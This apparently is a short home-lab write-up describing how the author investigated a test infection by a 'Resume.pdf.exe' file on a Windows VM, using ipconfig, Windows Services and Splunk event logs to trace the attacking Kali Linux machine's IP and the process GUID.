
Utilized the “ipconfig” command to receive the network configuration of the infected Windows VM.




Additionally, I inspected Windows Services to identify if the Resume.pdf.exe was running on the infected Windows VM.



Used Splunk enterprise to analyze when and where the malware came from. Implemented index endpoints.



Successfully located the “Resume.pdf.exe” within Splunk’s event log.



Successfully located the IP of the Kali Linux System.

Finally, I used the process ID relating to the “resume.pdf.exe” file event. Using the GUID I was able to successfully identify when and where the attack came from.